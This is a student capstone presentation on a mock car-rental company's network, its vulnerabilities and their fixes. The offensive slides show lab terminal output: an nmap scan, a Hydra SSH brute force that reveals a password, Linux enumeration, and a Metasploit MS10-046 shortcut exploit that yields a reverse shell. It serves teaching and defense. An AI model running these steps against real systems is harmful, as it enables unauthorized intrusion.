

The background is a dark blue-grey color. It is decorated with various geometric shapes in orange and white. In the top left, there is a large orange circle with a white dotted pattern inside. To its right is a white circle and an orange hexagon. In the top right, there is a large orange hexagon. On the left side, there is a white hexagon with a dotted pattern and a small orange circle. In the center, the title 'The Capstone Project' is written in white. Below it, the name 'Oruba Abu-Eisa' is written in orange. On the right side, there is a white circle with a dotted pattern and a small orange circle. In the bottom left, there is a small orange hexagon. In the bottom right, there is a large orange circle with a white dotted pattern inside. There are also several dotted lines in orange and white scattered across the background.

The Capstone Project

Oruba Abu-Eisa



01. Introduction

02. System Design, Architecture
& Administration

03. Vulnerability



04. Offensive Cybersecurity

05. Defensive Cybersecurity

06. Conclusion




..... Introduction

Royal Cars is a company that deals with car manufacturers to display and rent their cars to customers through a website


.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....

The company owns showrooms in various places where the customer can receive and return the car



System Design, Architecture & Administration

The adjacent figure shows the design of a company internally, the distribution of machines, and how to communicate between them



System Design, Architecture & Administration



SMB Service

- Server Message Block (SMB) is a protocol used for file sharing and other network services between computers.
- The purpose of the SMB service is to provide a way for computers on a network to access and share resources, such as files, printers, and other devices, with each other.

DNS Service

- DNS (Domain Name System) is a service that translates human-friendly domain names (such as `www.example.com`) into machine-friendly IP addresses (such as `192.0.2.1`).
- The purpose of the DNS service is to provide a decentralized, hierarchical system for resolving domain names to IP addresses. This allows users to access web sites, email servers, and other internet resources using easy-to-remember domain names instead of the IP addresses.



System Design, Architecture & Administration



MYSQL Service

- MySQL is a popular open-source relational database management system (RDBMS) that is widely used for managing and storing data in web-based applications, online platforms, and other software systems.
- The purpose of MySQL is to provide a reliable, efficient, and flexible way to store, manage, and retrieve large amounts of data.

HTTP Service

- HTTP (Hypertext Transfer Protocol) is a protocol used for transmitting data over the internet. It is the foundation of the World Wide Web and is used by web browsers, servers, and other applications to communicate with each other.
- The purpose of the HTTP service is to transfer data between a client (such as a web browser) and a server.



Vulnerability

- **Password pattern vulnerability** is a security weakness where a system's password policy requires users to follow specific patterns for their passwords, making them easily guessable through brute-force methods.
- **The DNS (Domain Name System) Tunneling vulnerability** is a security weakness in the DNS protocol that allows attackers to evade network security measures and exfiltrate sensitive data by encoding it into DNS queries and responses, bypassing firewalls and other security systems that only inspect standard network protocols.



Vulnerability

- **Windows Shell Remote Code Execution Vulnerability (MS10-046)** is a security vulnerability that exists in the way that the Windows Shell, which is the interface that provides access to the files and folders on a computer, handles shortcut files (LNK files) in Windows



Offensive Cybersecurity(Scanning)


Network scanning is the process of discovering and identifying active devices and services on a network by sending packets and analyzing responses.

```
ATTACKER - VMware Workstation 16 Player (Non-commercial use only)
Player
Activities Terminal
attacker@ATTACKER: $
attacker@ATTACKER: $ sudo nmap -Pn -A -p- -T4 -sS 192.168.1.0/24 -oN ./project/fullscan
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-19 20:33 +03
Warning: 192.168.1.27 giving up on port because retransmission cap hit (6).
Stats: 0:07:32 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 31.97% done; ETC: 20:56 (0:15:36 remaining)
Stats: 0:10:31 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.25% done; ETC: 20:59 (0:15:19 remaining)
Stats: 0:15:58 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.47% done; ETC: 21:01 (0:12:39 remaining)
Stats: 0:25:07 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 81.17% done; ETC: 21:04 (0:05:47 remaining)
Warning: 192.168.1.7 giving up on port because retransmission cap hit (6).
Stats: 0:35:00 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 90.31% done; ETC: 21:11 (0:03:44 remaining)
Stats: 0:39:59 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 90.32% done; ETC: 21:17 (0:04:16 remaining)
Stats: 1:02:33 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 90.23% done; ETC: 21:36 (0:01:08 remaining)
Nmap scan report for h268n (192.168.1.1)
Host is up (0.011s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         (generic dns response: REFUSED)
| fingerprint-strings:
|_ DNSVersionBindReqTCP:
|_ version
|_ bind
80/tcp    open  http           ZTE web server 1.0 ZTE corp 2015.
| fingerprint-strings:
|_ GetRequest:
|_ HTTP/1.0 200 OK
|_ Server: ZTE web server 1.0 ZTE corp 2015.
|_ Accept-Ranges: bytes
|_ Connection: close
|_ X-Frame-Options: SAMEORIGIN
|_ Cache-Control: no-cache,no-store
|_ Content-Length: 124821
|_ Set-Cookie: _TESTCOOKIESUPPORT=1; PATH=/; HttpOnly
|_ Content-Type: text/html; charset=utf-8
|_ X-Content-Type-Options: nosniff
|_ X-Frame-Options: SAMEORIGIN
|_ Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'; img-src 'self' data;;
|_ X-XSS-Protection: 1; mode=block
|_ Set-Cookie: SID=; expires=Thu, 01-Jan-1970 00:00:00 GMT; path=/;
|_ <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/transi
|_ <html xmlns="http://www.w3.org/1999/xhtml">
|_ <head>
```

..... Offensive Cybersecurity(Brute-Force Attack)

A brute-force attack is a trial-and-error method used by application programs to decode login information and encryption keys to use them to gain unauthorized access to systems. Using brute force is an exhaustive effort rather than employing intellectual strategies.

hydra a very fast network logon cracker which supports many different services.

A terminal window with a dark purple background and light blue text. On the left side, there are three icons: a blue circle with a white question mark, a grey rectangle with a white question mark, and a grey rectangle with a white question mark. The text in the terminal shows the execution of Hydra, including a warning about SSH configurations, the target being attacked (ssh://192.168.1.21:22/), the successful login of 'admin' with password 'admin123Password', and the completion of the attack at 2023-01-19 21:39:45.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-19 21:39:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (L:4/p:4), -1 try per task
[DATA] attacking ssh://192.168.1.21:22/
[22][ssh] host: 192.168.1.21  login: admin  password: admin123Password*
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-19 21:39:45
```

..... Offensive Cybersecurity(Brute-Force Attack)

Linux Smart Enumeration (LSE) which is a script that automates the process of enumeration on a Linux system during a penetration testing or security assessment engagement.

We conclude that the user has sudo privileges

```
admin@ADMIN:~$ cd Documents/config/
admin@ADMIN:~/Documents/config$ ls
lse.sh
admin@ADMIN:~/Documents/config$ bash lse.sh -i
LSE Version: 4.10nw
User: admin
User ID: 1001
Password: none
Home: /home/admin
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
umask: 0002
Hostname: ADMIN
Linux: 5.15.0-58-generic
Distribution: Ubuntu 22.04.1 LTS
Architecture: x86_64
===== ( Current Output Verbosity Level: 0 )=====
===== ( humanity )=====
[!] power0 Should we question autocrats and their "military operations"?... yes!
---
```

Offensive Cybersecurity(Brute-Force Attack)

The "authorized_keys" file, which is located within the ".ssh" directory, contains a list of public keys that are authorized to access the user's account via SSH.


The ".bashrc" file is a script file that is executed whenever a new instance of the Bash shell is started, including when a user logs into the system.

[illegible]

Offensive Cybersecurity(MS10_046 Attack)

Metasploit Framework Console (msfconsole) is the command-line interface of the Metasploit Framework, an open-source project that provides a platform for developing, testing, and executing exploits.

ms10_046_shortcut_icon_dllloader is a known exploit that targets a vulnerability in the Microsoft Windows operating system. The vulnerability exists in the way that Windows handles shortcut files (with the .lnk extension) that have a specially crafted icon.



```
msf5 > search ms10_046

=====
  Name
  ----
  0  exploit/windows/browser/ms10_046_shortcut_icon_dllloader
  1  exploit/windows/smb/ms10_046_shortcut_icon_dllloader
  2  auxiliary/fileformat/multidrop

=====
  Disclosure Date  Rank    Check  Description
  -----
  2010-07-16      excellent No      Microsoft Windows Shell LNK Code Execution
  2010-07-16      excellent No      Microsoft Windows Shell LNK Code Execution
  normal         No      Windows SMB Multi Dropper

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/fileformat/multidrop
msf5 > use 0
```

Activate Windows
Go to Settings to activate Windows.

Offensive Cybersecurity(MS10_046 Attack)

A payload is the component of a cyber-attack that delivers the malicious code or action intended by the attacker.

After setting all the necessary the victim opened the hacker's URL and the hacker was able to get a reverse shell on the victim's machine

```
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
192.168.1.31 ms10_046_shortcut_icon_dllloader - Responding to WebDAV OPTIONS request
192.168.1.31 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LxDoqvRm
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending 301 for /LxDoqvRm ...
192.168.1.31 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LxDoqvRm/
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /LxDoqvRm/ ...
192.168.1.31 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LxDoqvRm
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending 301 for /LxDoqvRm ...
192.168.1.31 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LxDoqvRm/
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /LxDoqvRm/ ...
192.168.1.31 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LxDoqvRm
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending 301 for /LxDoqvRm ...
192.168.1.31 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LxDoqvRm/
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /LxDoqvRm/ ...
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending LINK file
```

Activate Windows

Go to Settings to activate Windows.



Defensive Cybersecurity (Fix problems and the vulnerability)

Social Engineering: Educate Employees.

Password pattern vulnerability: the password has been changed in addition to putting the police to create passwords such as complex and not including the username and to be changed every three months in addition to the presence of a password that is used for the first time only to enter the device and is changed after that.

Windows Shell Remote Code Execution Vulnerability MS10-046: installing the security update released by Microsoft in August 2010 or update it for the latest windows version.

The DNS (Domain Name System) Tunneling vulnerability: Implement DNS filtering using a DNS proxy or firewall



Conclusion

This attack caused great losses that may end up harming the company and the company's customers only, but let's imagine that it has access to the data of banks and car companies such as eFAWATEERCOM. What is the amount of damage caused if the attack continues and is not detected?





References



https://en.wikipedia.org/wiki/Server_Message_Block

<https://www.cloudflare.com/learning/dns/what-is-dns/>

<https://dev.mysql.com/doc/refman/8.0/en/what-is-mysql.html>

<https://help.synatic.com/en/articles/4719865-http-service>

<https://www.cloudns.net/blog/dns-tunneling-attack-what-is-it-and-how-to-protect-oursel>



References



<https://learn.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-046>

<https://www.techtarget.com/searchsecurity/definition/brute-force-cracking>

<https://resecurity.com/blog/article/shortcut-based-Ink-attacks-delivering-malicious-code-on-the-rise>

<https://www.imperva.com/learn/application-security/social-engineering-attack/>

<https://snyk.io/learn/malicious-code/>

Thanks!

Questions Time
Don't hesitate to ask about
anything

